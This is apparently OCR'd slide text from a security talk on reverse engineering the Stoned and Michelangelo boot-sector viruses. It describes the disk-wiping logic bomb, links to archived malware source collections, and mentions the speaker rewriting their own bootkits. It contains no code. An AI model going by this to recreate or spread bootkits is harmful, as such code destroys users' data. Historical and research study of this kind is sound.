
- All of the previous 16-bit vx RE methodology as well as:
- Using more recent bootkits as a frame of reference
  - Specifically, the Stoned bootkit… from BlackHat 2012, presentation by Peter Kleissner




[left: radare2 disassembly of Stoned bootkit MBR, featured in "Stoned Bootkit" Black Hat 2012 presentation; right: source code of the Stoned bootkit]

RE Methodology for 1990s-era bootkits, cont.

- Rewriting my own viruses/bootkits was a more productive use of time than spending hours correcting syntax or digging through documentation for everyone's favorite assembler for 1990s vx… TASM



Michaelangelo?? Never heard of her.



Michelangelo

MICHAELANGELO

- “Michaelangelo” was a spooky ripoff of Stoned
  - Almost identical functionality, with the exception of the logic bomb: Michelangelo (the virus) trashed a user’s hard drive on March 6th (the birthday of Michelangelo di Lodovico Buonarroti Simoni. The artist… Alright, you know who I’m talking about. He did the paintings on the ceiling of the Sistine Chapel. And David. The sculpture of David.)
- Michelangelo was/is an absolute legend in the art world
  - He deserves a better bootkit
- Did the Michelangelo bootkit do anything to improve upon Stoned?
  - improved code structure/style in Michelangelo:
    - removes a lot of redundant code in Stoned
    - simplifies certain functions with better assembly coding patterns
    - smaller total size

Image credit - still from “Michaelangelo: 25 Years Later” by danooctl1
https://youtu.be/kl_Hbj0BpRU
Image also used in this article:
“Watch Journalists in the 90s Freak Out Over the Destructive ‘Michelangelo’ Virus That Wasn’t”
https://www.vice.com/en/article/kbybkz/watch-the-collective-media-freakout-over-the-destructive-michelangelo-virus-that-wasnt


“Reverse Engineering” Michaelangelo

- vx-underground GitHub — MS-DOS Malware collection - Michaelangelo (original source file?) https://github.com/vxunderground/MalwareSourceCode/tree/main/MSDOS
- vx-underground GitHub — MS-DOS Malware collection - Michaelangelo (Dark Angel’s disassembly of the Michaelangelo bootkit, 40Hex number 8, volume 2, issue 4) https://github.com/vxunderground/MalwareSourceCode/tree/main/MSDOS
- Again, the zine archives on VX-UG, primarily 40hex and 29a zine archives
  - Both for vx work in those zines and for the articles/tutorials therein
- “Reverse Engineering” —> reading the assembly files; using that knowledge to rewrite my own
  - Due to the amount of preliminary research on other viruses, this part of the process was relatively quick

Michelangelo REanimator

wake the dead!!

